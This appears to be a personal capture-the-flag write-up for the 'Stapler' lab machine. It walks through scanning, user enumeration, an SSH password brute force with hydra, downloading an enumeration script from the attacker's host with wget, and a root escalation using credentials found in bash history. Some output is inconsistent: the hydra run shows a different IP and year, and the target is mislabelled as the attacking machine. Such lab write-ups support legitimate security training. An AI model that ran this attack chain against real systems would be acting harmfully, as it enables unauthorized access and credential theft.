Stapler


Created	@February 2, 2025 7:51 PM
Reviewed	☑

Finding IP address

Our attacking machine IP address is 192.168.1.74 after using command

> Sudo netdiscover

> Sudo arp-scan -l




```
Currently scanning: 192.168.5.0/16   |   Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 600
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.68    18:47:3d:69:c5:f9      4     240  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.254   c4:48:fa:d7:ea:40      2     120  Taicang T&W Electronics
192.168.1.74    08:00:27:f7:be:72      1      60  PCS Systemtechnik GmbH
192.168.1.65    06:6d:14:b3:68:7e      1      60  Unknown vendor
192.168.1.72    56:4d:8c:25:ef:e8      1      60  Unknown vendor
192.168.1.64    16:6c:7d:e1:59:e0      1      60  Unknown vendor


┌──(kali㉿kali)-[~]
└─$ 
```

Information Gathering

Port scanning

comamd to use for port scanning

> nmap -sV -sS 192.168.1.74 -p- -Pn



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sS 192.168.1.74 -p- -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-02 09:15 EST
Nmap scan report for 192.168.1.74
Host is up (0.0011s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open   domain      dnsmasq 2.75
80/tcp    open   http        PHP cli server 5.5 or later
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
666/tcp   open   doom?
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.94SVN%I=7%D=2/2%Time=679F7E8A%P=x86_64-pc-linux-gnu%r(N
SF:ULL,2D58,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3Hp\xdf\x15\x81\xaa,\0\0\
SF:x152\0\0\x0c\0\x1c\0message2\.jpgUT\t\0\x03\+\x9cQWJ\x9cQWux\x0b\0\x01\
SF:x04\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\
SF:xa2\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85Jj\xa9\"DL\[E\xa
SF:2\x0c\x19\x140<\xc4\xb4\xb5\xca\xaen\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0f
SF:\xb2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\[\r_\xcddr\x87\xbd\xcf9\xf7\xa
SF:eu\xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\
SF:xd3\x08y}\xb8a\xe3\x06\xc8\xc5\x05\x82>`\xfe\x20\xa7\x05:\xb4y\xaf\xf8\
SF:xa0\xf8\xc0\^\xf1\x97sC\x97\xbd\x0b\xbd\xb7nc\xdc\xa4I\xd0\xc4\+j\xce\[
SF:\x87\xa0\xe5\x1b\xf7\xcc=,\xce\x9a\xbb\xeb\xeb\xdds\xbf\xde\xbd\xeb\x8b
SF:\xf4\xfdis\x0f\xeeM\?\xb0\xf4\x1f\xa3\xcceY\xfb\xbe\x98\x9b\xb6\xfb\xe0
SF:\xdc\]sS\xc5bQ\xfa\xee\xb7\xe7\xbc\x05AoA\x93\xfe9\xd3\x82\x7f\xcc\xe4\
SF:xd5\x1dx\xa2O\x0e\xdd\x994\x9c\xe7\xfe\x871\xb0N\xea\x1c\x80\xd63w\xf1\
SF:xaf\xbd&&q\xf9\x97'i\x85fL\x81\xe2\\\xf6\xb9\xba\xcc\x80\xde\x9a\xe1\xe
SF:2:\xc3\xc5\xa9\x85`\x08r\x99\xfc\xcf\x13\xa0\x7f{\xb9\xbc\xe5:i\xb2\x1b
SF:k\x8a\xfbT\x0f\xe6\x84\x06/\xe8-\x17W\xd7\xb7&\xb9N\x9e<\xb1\\\.\xb9\xc
SF:c\xe7\xd0\xa4\x19\x93\xbd\xdf\^\xbe\xd6\xcdg\xcb\.\xd6\xbc\xaf\|W\x1c\x
SF:fd\xf6\xe2\x94\xf9\xebj\xdbf~\xfc\x98x'\xf4\xf3\xaf\x8f\xb9O\xf5\xe3\xc
SF:c\x9a\xed\xbf`a\xd0\xa2\xc5KV\x86\xad\n\x7fou\xc4\xfa\xf7\xa37\xc4\|\xb
SF:0\xf1\xc3\x84O\xb6nK\xdc\xbe#\)\xf5\x8b\xdd{\xd2\xf6\xa6g\x1c8\x98u\(\[
SF:r\xf8H~A\xe1qYQq\xc9w\xa7\xbe\?}\xa6\xfc\x0f\?\x9c\xbdTy\xf9\xca\xd5\xa
SF:ak\xd7\x7f\xbcSW\xdf\xd0\xd8\xf4\xd3\xddf\xb5F\xabk\xd7\xff\xe9\xcf\x7f
SF:y\xd2\xd5\xfd\xb4\xa7\xf7Y_\?n2\xff\xf5\xd7\xdf\x86\^\x0c\x8f\x90\x7f\x
SF:7f\xf9\xea\xb5m\x1c\xfc\xfef\"\.\x17\xc8\xf5\?B\xff\xbf\xc6\xc5,\x82\xc
SF:b\[\x93&\xb9NbM\xc4\xe5\xf2V\xf6\xc4\t3&M~{\xb9\x9b\xf7\xda-\xac\]_\xf9
SF:\xcc\[qt\x8a\xef\xbao/\xd6\xb6\xb9\xcf\x0f\xfd\x98\x98\xf9\xf9\xd7\x8f\
SF:xa7\xfa\xbd\xb3\x12_@N\x84\xf6\x8f\xc8\xfe{\x81\x1d\xfb\x1fE\xf6\x1f\x8
SF:1\xfd\xef\xb8\xfa\xa1i\xae\.L\xf2\\g@\x08D\xbb\xbfp\xb5\xd4\xf4Ym\x0bI\
```

we found many port open

Using enum4linux tool to find addtional infromation about the target found many username collecting them to use latter.


command to use

> **enum4linux -vr 192.168.1.74 | grep 'Local\|Domain'**

Exploitation

We have found many username now let try with ssh and ftp connection if we can bruthforce any of them for the initial access.


> hydra -L username.txt -P password.txt 192.168.1.74 ssh



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-02 10:06:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2304 login tries (l:48/p:48), ~1
[DATA] attacking ssh://192.168.56.107:22/
[STATUS] 326.00 tries/min, 326 tries in 00:01h, 1979 to do in 00:07h, 16 active
[STATUS] 341.33 tries/min, 1024 tries in 00:03h, 1281 to do in 00:04h, 16 active
[22][ssh] host: 192.168.56.107   login: SHayslett   password: SHayslett
[STATUS] 317.71 tries/min, 2224 tries in 00:07h, 81 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-02 10:14:16
```

Got a username and password now lets conenct to ssh.


username - SHayslett
password - SHayslett



```
┌──(kali㉿kali)-[~]
└─$ ssh SHayslett@192.168.1.74
The authenticity of host '192.168.1.74 (192.168.1.74)' can't be established.
ED25519 key fingerprint is SHA256:eKqLSFHjJECXJ3AvqDaqSI9kP+EbRmhDaNZGyOrlZ2A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.74' (ED25519) to the list of known hosts.
-----------------------------------------------------------------
~          Barry, don't forget to put a message here           ~
-----------------------------------------------------------------
SHayslett@192.168.1.74's password:
Welcome back!



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

SHayslett@red:~$ ls
SHayslett@red:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for SHayslett:
Sorry, user SHayslett may not run sudo on red.
SHayslett@red:~$ ls
SHayslett@red:~$ ls -al
```


Post Exploitation

Copying LinEnum.sh to the system. and running it.



```
SHayslett@red:~$ ls
SHayslett@red:~$ ls -al
total 28
drwxr-xr-x  3 SHayslett SHayslett 4096 Feb  4 11:43 .
drwxr-xr-x 32 root      root      4096 Jun  4  2016 ..
-rw-r--r--  1 root      root         5 Jun  5  2016 .bash_history
-rw-r--r--  1 SHayslett SHayslett  220 Sep  1  2015 .bash_logout
-rw-r--r--  1 SHayslett SHayslett 3771 Sep  1  2015 .bashrc
drwx------  2 SHayslett SHayslett 4096 Feb  4 11:43 .cache
-rw-r--r--  1 SHayslett SHayslett  675 Sep  1  2015 .profile
SHayslett@red:~$ wget http://192.168.1.75/LinEnum.sh
--2025-02-04 11:48:57--  http://192.168.1.75/LinEnum.sh
Connecting to 192.168.1.75:80 ... failed: Connection refused.
SHayslett@red:~$ wget http://192.168.1.75:1337/LinEnum.sh
--2025-02-04 11:49:06--  http://192.168.1.75:1337/LinEnum.sh
Connecting to 192.168.1.75:1337 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: ‘LinEnum.sh’

LinEnum.sh                   100%[==============================================>]  45.54K  --.-KB/s    in 0s

2025-02-04 11:49:06 (124 MB/s) - ‘LinEnum.sh’ saved [46631/46631]

SHayslett@red:~$ ls
LinEnum.sh
SHayslett@red:~$ chmod 777 LinEnum.sh
SHayslett@red:~$ █
```


After running the code at the we can see history of command that were used. Found some username and password



```
id
whoami
ls -lah
pwd
ps aux
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
ps -ef
top
kill -9 3747
exit
/home/AParnell/.bash_history
exit
/home/CJoo/.bash_history
exit
/home/Eeth/.bash_history
exit
/home/RNunemaker/.bash_history
```

uisng the username and password

username - peter
password - JZQuyIN5



```
red% sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for peter:
➜  peter whomai
zsh: command not found: whomai
➜  peter whoami
root
➜  peter ls
➜  peter cd /root
➜  ~ ls
fix-wordpress.sh  flag.txt  issue  python.sh  wordpress.sql
➜  ~ cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'_____'|
                          |-.....-|
                          |       |
                          |       |
         _,._             |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'_____'`
 '________'  (   o  O    o)
              `__________`

b6b545dc11b7a270f4bad23432190c75162c4a2b
```

Got the root flag as

b6b545dc11b7a270f4bad23432190c75162c4a2b

Some Important Lessons which i have learns.

- I spend about 2 hours getting how can i access in the system but unfortunately i was unsuccessful. after checking a walkthrough i got a lesson to keep it simple sometimes.